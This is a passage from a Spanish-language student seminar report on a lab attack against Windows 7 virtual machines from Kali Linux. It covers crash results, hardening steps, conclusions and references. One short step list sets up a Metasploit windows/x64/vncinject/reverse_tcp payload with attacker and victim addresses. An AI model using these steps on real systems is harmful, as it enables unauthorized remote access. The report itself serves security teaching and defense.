
Fígura 45. Cierre inesperado.



fuente: Propia

En la figura 46, se observa como define el problema del evento: BlueScreen, la versión y el id regional.


Fígura 46. Resultado del exploit continuación cierre inesperado.



Fuente: Propia

En la figura 47, se observa com Windows recomienda entender los archivos que describen el problema del cierre.

Fígura 47. Resultado del exploit continuación cierre inesperado 3.



Fuente: Propia


7. SOLUCIONES DE SEGURIDAD

Que hacemos al sospechar que se esta siendo objetivo de un ataque cibernético del caso estudiado:

- Utilizar herramientas de escaneo de puertos para evidenciar si estamos siendo objeto de ataque de algún tipo de intrucción buscando si se está presentando alguna intrusión.
- Verificar la activación del firewall de Windows.
- Paso seguido, después de identificar que somos un objetivo, aisló el equipo de la red sea LAN, WAN etc.
- Buscar programas descatualizados y la versión del sistema operativo, con esta información busco en plataformas somo SIEM, OWASP para buscar si hay amenazas con las descatualizaciones de los programas.
- Ejecuto el antivirus y antimalware para buscar archivos maliciosos.
- Se Borra los temporales de internet y se fragmenta los discos.

En la figura 48, se evidencia las maquinas virtuales utilizadas, el Kali-Seminario, Win7x64 y Win7x32


Fígura 48. Máquinas Virtuales usadas.



Fuente: Propia

Se Copian las máquinas virtuales de windows7, para evitar perdidas, como se observa en la Figura 49.


Fígura 49. Copia de Máquinas Virtuales usadas.



Fuente: Propia

Antes de realizar la contención realizo ping entre las maquinas, y comienzo con las opciones de seguridad como muestra la figura 50.


Fígura 50. Comunicación entre maquinas.



Fuente: Propia

En la figura 51 se evidencia la activación del firewall de Windows perfil del dominio.


Fígura 51. Activación de firewall.



Fuente: Propia

En la figura 52 se evidencia la activación del firewall de Windows perfil privado.


Fígura 52. Activación de firewall continuación privado.



Fuente: Propia

En la figura 53 se evidencia la activación del firewall de Windows perfil publico.

Fígura 53. Activación de firewall continuación público.



Fuente: Propia


Se Crea una contraseña para el usuario administrador, en este caso: admin, como se observa en la Figura 54.

Fígura 54. Configuración de contraseña

Fuente: Propia

En la figura 55, se evidencia el cambio de la cuenta de administrador a usuario local.

Fígura 55. Usuario Local



Fuente: Propia

En la figura 56, se evidencia la instalación del programa antivirus.


Fígura 56. Instalación del antivirus.

Fuente: Propia

- **Ahora ejecuto el exploit en el kalilinux**
- **usando el metasploit v5.0.94.dev.**
- **Se usa:**
- **Cargamos con los comandos: show payloads**
- **payload con el código: set payload Windows/x64/vncinject/reverse_tcp**
- **configuro el set RHOST 192.168.1.11 Victima y se LHOST 192.168.1.10. (ATACANTE)**
- **Ejecuto el exploit, y puedo ver lo que hace el usuario.**

En la figura 57, se deja evidencia que el atacante no puede ejecutar el exploit.

Fígura 57. Instalación del antivirus.



Fuente: Propia

8. Herramientas de Contención:

herramientas de contención de ataques informáticos “hardware o software”, recuerde que las herramientas de contención son diferentes a las herramientas de detección.

- Firewall de Windows.
- Firewall IPS – DLP.
- Firewall de router.
- Antivirus y antimalware, con políticas de bloqueo de puertos.
- Adbackup laptop.
- SIEM.
- Nmap para escaneo de puertos.
- Nessus.

CONCLUSIONES

Se afianzaron los conocimientos de seguridad informática en los componentes de detección, contención, recuperación y elaboración de ataques aprovechando vulnerabilidades en el software o sistema operativo.

Es importante conocer que para tratar de tener un sistema seguro se requiere un conjunto integral de tareas donde se vincula toda la organización que se enuncia a continuación:

1) Políticas de seguridad.
2) Personal.
3) Software.
4) Hardware.

1) Como la compañía no cuenta con una política de seguridad, lo primero es crear una tomando como referencia las normas ISO27001, ISO27002.

   - Elaborar inventario de activos fijos, móviles y de software.
   - Creación de un equipo de respuesta y atención de incidentes.
   - Los escritorios de los equipos de cómputo deben estar limpios.
   - Toda información que entra y sale de la organización debe ser mediante el correo electrónico oficial, o dispositivos de almacenamiento portátil autorizados.
   - No se permitirá el uso de correo electrónicos personales.
   - Los equipos no pueden tener software no licenciado o actualizado.
   - El personal recibirá capacitaciones periódicas sobre los riesgos cibernéticos.
   - Se elaborarán Backup constantes.
   - Bloquear el usuario administrador de los equipos y dejar solo usuarios locales.

2) El personal:
   - Capacitaciones de seguridad informática.
   - No se podrán abrir enlaces o paginas web de origen desconocido.
   - Todo documento adjunto del correo electrónico se debe verificar antes de ejecutarse.
   - Equipo de atención de incidentes.

3) Software:

- Actualizar el sistema operativo a uno más reciente aprovechando la actualización gratuita de Windows 7 a Windows 10, como esta condición no es posible se deberá actualizar el Windows 7 a la ultima actualización de seguridad disponible.
- Uso de antivirus y antimalware gratuitos como AVAST, AVG, AVIRA, PANDA, NORTON, TOTAL AV.
- Actualizar o licenciar todos los programas.
- Eliminar software no licenciado o desactualizado.
- Activación del firewall.
- Copia de seguridad.
- Bloquear el usuario administrador de los equipos y dejar solo usuarios locales.
- Creación de una VPN.
- Crear carpetas y archivos llamativos para que el atacante los tome pensando que son de alto valor.

4) Hardware:
    - Activar el DMZ del router.
    - Preferiblemente realizar las gestiones para pasar la asignación de IPV4 a IPV6.
    - Acceso biométrico a las instalaciones.

5) Finalmente:

- Al realizar la configuración de las maquinas virtuales se deben revisar todas las opciones que ofrecen en su “hardware” virtual, la configuración de la red para la comunicación entre las maquinas.

- Influye a la hora de correr las maquinas, la memoria ram asignada y el procesador del computador, y el sistema operativo del computador anfitrión.

- El tener una herramienta de seguridad disminuye el riesgo de una intrucción o ataque informático.

- De las dos máquinas virtuales, se pudo realizar el ataque en la de x64 bits y sin generar problemas pero al momento de ejecutar el exploit en la del x32 bits genera una pantalla azul.

- El personal de la empresa debe conocer los riesgo que se presentan al tener acceso a internet.

RECOMENDACIONES

Para realizar los escenarios de prueba, las maquinas virtuales se le debe realizar una copia de seguridad porque al momento de cambiar alguna configuración no se puede hacer acertadamente el ejercicio de ataque mediante los metaxploit.

El seminario aparte de las excelentes bibliografías que aporta en su contenido y las guias de desarrollo de las actividades deberá contener una guía o manual que sea un buen apoyo para el estudiante.

BIBLIOGRAFÍA

ACURIO, Santiago. Delitos Informáticos: Generalidades. Pontificia Universidad Católica del Ecuador. 64 p. [Consultado: 16 octubre de 2018]

ALAN. CLARK, Ben. Blue Team Field Manual (BTFM). 2017. 143p.

CLARK, BEN. Red Team Field Manual (RTFM). 2013. 95p. CLARK, BEN. Red Team Field Manual (RTFM). 2013. 95p.

COLOMBIA. CONGRESO DE LA REPUBLICA. Ley 599 del 2000, Por la cual se expide el Código Penal de Colombia. [Consultado: julio 8 de 2019]. Disponible en: http://www.secretariasenado.gov.co/

COLOMBIA. CONGRESO DE LA REPUBLICA. Ley 906 (31, agosto, 2004). Por la cual se expide el Código de Procedimiento Penal [en línea]. Diario oficial. Agosto, 2004. No. 45658. [Consultado: 29 de marzo del, 2019]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_09060_204a_pr001.html #67, Artículo 67. Deber de denunciar.

COLOMBIA. CONGRESO DE LA REPUBLICA. Ley 1273 de 2009 de Colombia, "de la protección de la información y de los datos" [Consultado: julio 8 de 2019]. Disponible en: http://www.secretariasenado.gov.co/

COPNIA. Código de Ética, para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. Ley 842 de 2003.

DIAZ, Andrés. "El delito informático, su problemática y la cooperación internacional como paradigma de su solución: El Convenio de Budapest". 8 diciembre 2010. (Universidad de La Rioja. España-http://www.unirioja.es)"

Gaviria, Raúl. (2015). Guía práctica para pruebas de pentest basada en la metodología OSSTMM v2.1 y la guía OWASP v3.0. Repositorio Unilibre Pereira.(pp. 18-61). Recuperado de: http://repositorio.unilibrepereira.edu.co:8080/pereira/bitstream/handle/123456789/622/GU%C3%8DA%20PR%C3%81CTICA%20PARA%20PRUEBAS.pdf?sequence=1

GONZÁLEZ, Pablo. SÁNCHEZ, Germán. SORIANO, José. “Pentesting con Kali”. OxWORD. 2013. Madrid, España. ISBN: 978-84-616-7738-2.

MONTAÑEZ, Andrés. ANÁLISIS DE LOS DELITOS INFORMÁTICOS EN EL ACTUAL SISTEMA PENAL COLOMBIANO. Trabajo de Grado para aspirar al título de: Abogado. Universidad Libre de Colombia. Facultad de Derecho. Área de Formación investigativa del centro de Investigaciones. 2017 en 82p. [Consultado: 16 octubre de 2018].

NORMA INTERNACIONAL ISO. ISO 27002, Guía de la norma ISO 27001.

ORTS, Enrique; ROIG, Margarita. Delitos informáticos y delitos comunes cometidos a través de la informática. Valencia, ES. 2001. Tirant lo Blanch. 195p.

Rapid7. (2012). Metasploitable 2. (s. f.). Metasploit. Recuperado de: https://metasploit.help.rapid7.com/docs/metasploitable-2

SERRANO, Edison. La Práctica De Delitos Informáticos En Colombia. Universidad Militar Nueva Granada. Trabajo de Grado especialista en administración de la seguridad. Universidad Militar Nueva Granada, Facultad de Relaciones internacionales. 2014, 26p. [Consultado: 16 octubre de 2018] Disponible en: https://repository.unimilitar.edu.co

SANTO, David. “PENTESTING CON KALI, Aprende a dominar la herramienta Kali para hacer test de penetración y auditorias activas de seguridad”. Amazón. 2017.

ISBN-10: 154714286 3.

Scrivá, G. G., Romero, S. R. M., & Ramada, D. J. Seguridad informática. 1 ed. Madrid, ES. Macmillan Iberia, S.A.. 2013. 218 p. ISBN 978-84-15991-41

SUAREZ, Alberto. Manual De Delito Informático En Colombia. Análisis Dogmático De La Ley 1273 De 2009. Universidad Externado de Colombia. 2016. 436p

TORI, Carlos. Hacking Ético. Argentina: Masstroianni impresiones. Mayo de 2008. 331p. [Consultado: 16 octubre de 2018]. Disponible en: https://nebul4ck.files.wordpress.com/2015/08/hacking-etico-carlos-tori.pdf